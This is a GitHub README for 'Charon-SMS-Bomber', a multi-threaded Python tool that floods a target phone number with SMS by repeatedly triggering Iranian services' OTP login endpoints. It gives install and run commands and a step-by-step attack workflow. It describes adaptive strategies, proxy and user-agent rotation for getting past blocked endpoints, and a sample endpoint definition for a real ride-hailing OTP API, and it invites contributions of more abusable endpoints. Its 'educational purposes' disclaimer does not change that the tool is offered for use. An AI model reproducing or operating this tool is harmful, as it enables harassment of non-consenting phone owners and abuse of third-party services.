
Ch4120N/Charon-SMS-Bomber
Ch4120N/Charon-SMS-Bomber has 45 GitHub stars and 10 forks. GitHot measured 0 stars in 24 hours. Last checked 2026-11-15 00:05 UTC. Last push 2026-10-10.
Measured star growth
- in 24h
- 0
- in 7 days
- Collecting history
- in 15 days
- Collecting history
- in 1 month
- Collecting history
Net star changes over overlapping periods, not daily totals. Missing measurements are left blank. Stars measure attention, not software quality.
About
A multi-threaded SMS prank tool with a keyboard-driven terminal UI. Cycles through Iranian OTP-enabled service endpoints to deliver test SMS messages to a target phone number, with adaptive strategies, per-API health tracking, response-body verification, proxy support, and JSON-based configuration. Built for educational and research purposes only.
SecurityREADME.md
Original
Multi-threaded SMS Bomber · Iranian OTP Stress Tester · Keyboard-Driven Terminal UI
ChSMSBomber is a fast, modern, multi-threaded SMS bomber and SMS prank tool built in Python.
It cycles through Iranian OTP-enabled service endpoints to send test SMS messages to a target phone number.
Features adaptive attack strategies, live API health tracking, response-body verification, proxy support,
and a fully keyboard-driven terminal UI (TUI) — all configurable via external JSON files.





Features · Screenshots · Installation · Usage · Configuration · Strategies · API Registry · FAQ · Donate · License
✦ Table of Contents
- Features
- Screenshots
- Installation
- Usage
- Hotkeys
- Configuration
- Strategies
- API Registry
- Project Structure
- Reports
- FAQ
- Contributing
- Support the Project
- License
- Disclaimer
✦ Features
🎯 Core
|
🎨 UI / UX
|
⚙️ Configuration
|
📦 Output & Tooling
|
✦ Screenshots
🖥️ A look at the interface
Main Menu Arrow keys · hotkeys on every screen |
Start Settings Input fields · fully customizable |
Live Attack Live spinner · progress bar · API table |
API Manager Live filter · per-API headers · reload |
Settings Editor Every value editable in-place · no file editing required |
Help — Strategies Working tab navigation · scroll · search |
✦ Installation
Requirements
- Python 3.10 or newer
- A terminal with 24-bit colour support (Windows Terminal, iTerm2, Kitty, Alacritty, WezTerm)
Quick start
# Clone the repository
git clone https://github.com/Ch4120N/Charon-SMS-Bomber.git
cd Charon-SMS-Bomber

# Create a virtual environment
python -m venv venv
source venv/bin/activate     # Windows: venv\Scripts\activate

# Install dependencies
pip install -r requirements.txt

# Run
python ChSMSBomber.py
Optional flags
python ChSMSBomber.py --config /path/to/alternate_config.json
✦ Usage
ChSMSBomber is fully keyboard-driven. There are no typed prompts — every interaction uses arrow keys and hotkeys.
1. Launch the app
2. Select  Start Attack  (or press  s )
3. Enter targets        (up to N phone numbers, semicolon-separated)
4. Pick a strategy      (default: smart)
5. Configure threads, rounds, delay
6. Press  Enter  on  START ATTACK
7. Watch the live dashboard
8. Press  s  after completion to export reports
✦ Hotkeys
Global
| Key | Action |
|---|---|
? |
Open help screen (from any screen) |
Esc |
Back / cancel edit / stop attack |
q |
Quit (main menu only) |
Navigation
| Key | Action |
|---|---|
↑ ↓ / k j |
Move cursor |
← → |
Change cycle fields · switch help tabs |
⏎ |
Select / activate / edit |
Space |
Toggle boolean |
g / G |
Jump to first / last item |
/ |
Search or filter |
Screen shortcuts (from main menu)
| Key | Screen |
|---|---|
s |
Start attack |
r |
Resume last session |
e |
Settings |
a |
API Manager |
u |
Check for API updates |
l |
Live logs |
h |
Session history |
i |
About |
Attack screen
| Key | Action |
|---|---|
Space |
Stop the attack |
Esc |
Stop and return |
s |
Save JSON + CSV + HTML reports |
✦ Configuration
ChSMSBomber ships with a config.json auto-created on first run. Every value is editable from the Settings screen (e on the main menu) — or by hand.
{
    "version": "5.0.0",
    "network": {
        "timeout": 5,
        "retries": 2,
        "retry_backoff": 1.6,
        "verify_ssl": false,
        "proxy_enabled": false,
        "proxy_pool": []
    },
    "attack": {
        "threads": 10,
        "rounds": 0,
        "delay": 0.05,
        "jitter": 0.02,
        "strategy": "smart",
        "hard_max_rounds": 100,
        "round_cooldown": 1.0,
        "rate_limit_per_sec": 0,
        "dry_run": false,
        "api_filter_tags": [],
        "api_filter_enabled_only": true
    },
    "user_agent": {
        "rotate": true,
        "custom": []
    },
    "api_health": {
        "enabled": true,
        "failure_threshold": 5,
        "cooldown_seconds": 60
    },
    "ui": {
        "refresh_per_second": 30,
        "idle_refresh_per_second": 4,
        "idle_after_seconds": 1.5,
        "show_banner": true
    },
    "logging": {
        "enabled": true,
        "level": "INFO",
        "max_bytes": 5242880,
        "backup_count": 3
    },
    "output": {
        "save_report": true,
        "report_format": "json",
        "include_html": true
    }
}
Key config values
| Path | Default | Description |
|---|---|---|
network.timeout |
5 |
Per-request timeout (seconds) |
network.retries |
2 |
Retry count per request |
network.retry_backoff |
1.6 |
Exponential backoff factor |
network.proxy_enabled |
false |
Route via network.proxy_pool |
attack.threads |
10 |
Concurrent workers |
attack.rounds |
0 |
0 = unlimited (smart / unlimited) |
attack.delay |
0.05 |
Base delay between requests (s) |
attack.jitter |
0.02 |
Random jitter added to delay |
attack.strategy |
"smart" |
See Strategies |
attack.rate_limit_per_sec |
0 |
Global req/sec cap (0 = off) |
attack.dry_run |
false |
Plan only, send nothing |
attack.api_filter_tags |
[] |
Attack only APIs with these tags |
api_health.failure_threshold |
5 |
Failures before cooldown |
api_health.cooldown_seconds |
60 |
Cooldown duration |
✦ Strategies
Four strategies are available. Smart is the default and recommended.
| Strategy | Behaviour | Details |
|---|---|---|
| smart (default) | Adaptive | Picks APIs weighted by observed success rate. Failing APIs drop in priority, healthy APIs rise. Cooling APIs are skipped. Runs unlimited by default (rounds = 0). Best overall pick. |
| unlimited | Continuous | Round-robin through every enabled API, forever, until you stop it. Ignores the rounds cap entirely. |
| round-robin | Fixed cycle | Walks the API list in order, then repeats. Runs exactly rounds times. Predictable — good for benchmarking. |
| random | Shuffled | Same as round-robin, but the API list is reshuffled every round. Runs exactly rounds times. |
How smart weighting works
Every API starts with a weight of 1.00. On success, weight increases by +0.15 (capped at 5.00). On failure, weight is multiplied by 0.65 (floored at 0.05). API selection is a weighted random pick. Live weights are visible in the attack dashboard's API Health panel.
✦ API Registry
All endpoints live in apis.json. Nothing is hardcoded — you can add, disable, or tag any endpoint without touching Python.
Structure
{
    "name": "Snapp",
    "method": "POST",
    "enabled": true,
    "weight": 1,
    "tags": ["sms", "ride"],
    "url": "https://app.snapp.taxi/api/api-passenger-oauth/v3/mutotp",
    "headers": {
        "Content-Type": "application/json",
        "Origin": "https://app.snapp.taxi",
        "User-Agent": "{ua}"
    },
    "payload": { "cellphone": "{cc}" }
}
Fields
| Field | Type | Description |
|---|---|---|
name |
str | Display name |
method |
str | POST or GET |
enabled |
bool | false skips this API |
weight |
int | Firings per cycle (integer 1+) |
tags |
list | Free-form labels for filtering |
url |
str | Endpoint URL (supports placeholders) |
headers |
dict | Per-API HTTP headers |
payload |
dict | JSON body (application/json) |
data |
dict | str | Form body (application/x-www-form-urlencoded) |
params |
dict | Query string parameters |
success_regex |
str | Optional regex overriding body check |
Placeholder tokens
Substituted inside any string in the API definition — URL, headers, payload, params:
| Token | Value | Example |
|---|---|---|
{cc} |
Country code stripped | 9123456789 |
{intl} |
E.164 with plus | +989123456789 |
{local} |
Leading zero | 09123456789 |
{ts} |
Unix ms timestamp | 1728000000000 |
{ua} |
Rotated user-agent | Mozilla/5.0 … |
Live updates
Menu → Check for Updates fetches the latest apis.json from the repository. Your existing file is backed up as apis.json.bak.<timestamp> before being replaced.
✦ Project Structure
ChSMSBomber/
├── ChSMSBomber.py            ← entry point (python ChSMSBomber.py)
├── requirements.txt
├── config.json               ← auto-created
├── apis.json                 ← endpoint registry
├── continue.json             ← saved session
├── history.json              ← past attacks
│
├── core/                     ← engine (no UI code)
│   ├── apis.py               ← load, filter, expand endpoints
│   ├── api_updater.py        ← remote apis.json updater
│   ├── attacker.py           ← strategies, threads, rate limiter
│   ├── config.py             ← load / save / migrate config
│   ├── health.py             ← per-API health tracker
│   ├── history.py            ← session archive
│   ├── notifications.py      ← toast queue
│   ├── phone.py              ← phone normalization
│   ├── sender.py             ← HTTP with retries + body check
│   ├── session.py            ← session persistence
│   └── stats.py              ← counters + report exporters
│
├── ui/                       ← TUI (no engine code)
│   ├── theme.py              ← colour tokens
│   ├── tui.py                ← screen engine + key reader
│   ├── widgets.py            ← text input, toggle, cycle, field
│   └── screens/
│       ├── main_menu.py
│       ├── start_screen.py
│       ├── attack_screen.py
│       ├── settings_screen.py
│       ├── apis_screen.py
│       ├── updater_screen.py
│       ├── logs_screen.py
│       ├── history_screen.py
│       ├── help_screen.py
│       └── about_screen.py
│
├── utils/                    ← cross-cutting helpers
│   ├── logger.py
│   ├── paths.py
│   ├── text.py
│   └── version.py
│
├── reports/                  ← exported attack reports
├── logs/                     ← rotating runtime logs
└── tools/
    └── json_fix.py
✦ Reports
Every attack can be exported to ./reports/. Press s on the attack screen after completion.
| Format | File | Contents |
|---|---|---|
| JSON | report_<timestamp>.json |
Full metadata + per-API breakdown |
| CSV | report_<timestamp>.csv |
Tabular per-API counters |
| HTML | report_<timestamp>.html |
Self-contained dark-mode visual report |
JSON schema
{
    "app": "ChSMSBomber",
    "version": "5.0.0",
    "timestamp": "2025-01-01T12:34:56",
    "targets": ["+989123456789"],
    "elapsed_seconds": 47.2,
    "totals": {
        "sent": 142,
        "success": 98,
        "failed": 44,
        "rate": 69.01
    },
    "by_api": {
        "Snapp":    { "sent": 12, "success": 10, "failed": 2 },
        "Digikala": { "sent": 24, "success": 20, "failed": 4 }
    },
    "config_snapshot": {
        "threads": 10,
        "rounds": 0,
        "delay": 0.05,
        "strategy": "smart"
    }
}
✦ FAQ
Why does the success count differ from what the APIs report?
ChSMSBomber inspects the response body, not just the HTTP status. Many APIs return 200 OK with a JSON payload like {"success": false, "message": "rate limited"}. Those are counted as failures. If you see a lot of Sent with low OK in the API Health panel, the endpoints are rejecting requests.
To force a specific API to accept a different success pattern, add a success_regex field to that API's entry in apis.json.
Why do some APIs enter "cooling" state?
After N consecutive failures (default 5), an API enters cooldown for M seconds (default 60). This prevents hammering dead or blocked endpoints. Configurable via api_health in config.json.
Can I add my own APIs?
Yes. Open apis.json and add an object following the structure above. No code changes required. Reload from the API Manager screen with r.
What is "dry-run" mode?
Dry-run plans the attack — targets, APIs, jobs per round, total request estimate — but sends nothing. It's a sanity check for your configuration before committing.
Why is the default strategy "smart"?
Because it continuously learns which APIs are working right now. If an endpoint gets blocked mid-attack, its weight drops and other APIs take over. It's the most resilient strategy by far.
Can I run this on Windows?
Yes. Requires Windows Terminal (for arrow keys and 24-bit colour). The classic cmd.exe may not render the TUI correctly.
✦ Contributing
Contributions are welcome. Before opening a PR:
- Fork the repository
- Create a feature branch:
git checkout -b feature/your-feature - Follow the existing code style (type hints,
__all__, no cross-package relative imports) - Test on at least one terminal with 24-bit colour
- Submit a pull request with a clear description
Adding a new API
The simplest contribution is a new endpoint. Add it to apis.json, test it via API Manager → r, verify it fires correctly, then submit a PR with the diff.
❤️ Support the Project
If you find ChSMSBomber useful — or if it saved you time, taught you something, or just made you smile — consider supporting its continued development. Every contribution helps keep the project alive, maintained, and improving.
| Cryptocurrency | Address |
|---|---|
| BTC | bc1ql4syps7qpa3djqrxwht3g66tldyh4j7qsyjkq0 |
| ETH | 0xfddbd535a4ad28792cbebceee3d6982d774e6d13 |
| USDT | 3Cq6HRQsiwZFmPEQfG9eJkZE2QGChvf2VN |
💖 Your support helps keep the project alive and improving!
✦ License
Distributed under the GPL v3.0 (GNU General Public License v3.0). See LICENSE for full text.
✦ Disclaimer
ChSMSBomber is provided strictly for educational and research purposes.
- Use only against phone numbers you own or have explicit permission to test.
- Sending unsolicited SMS to third parties is illegal in most jurisdictions and may violate local telecommunication regulations.
- The author assumes no liability for misuse of this software.
- If you send messages to people who did not consent, you are solely responsible for the consequences.
Built by Ch4120N
Multi-threaded · Adaptive · Terminal-native
⭐ If this project helped you, consider starring the repository.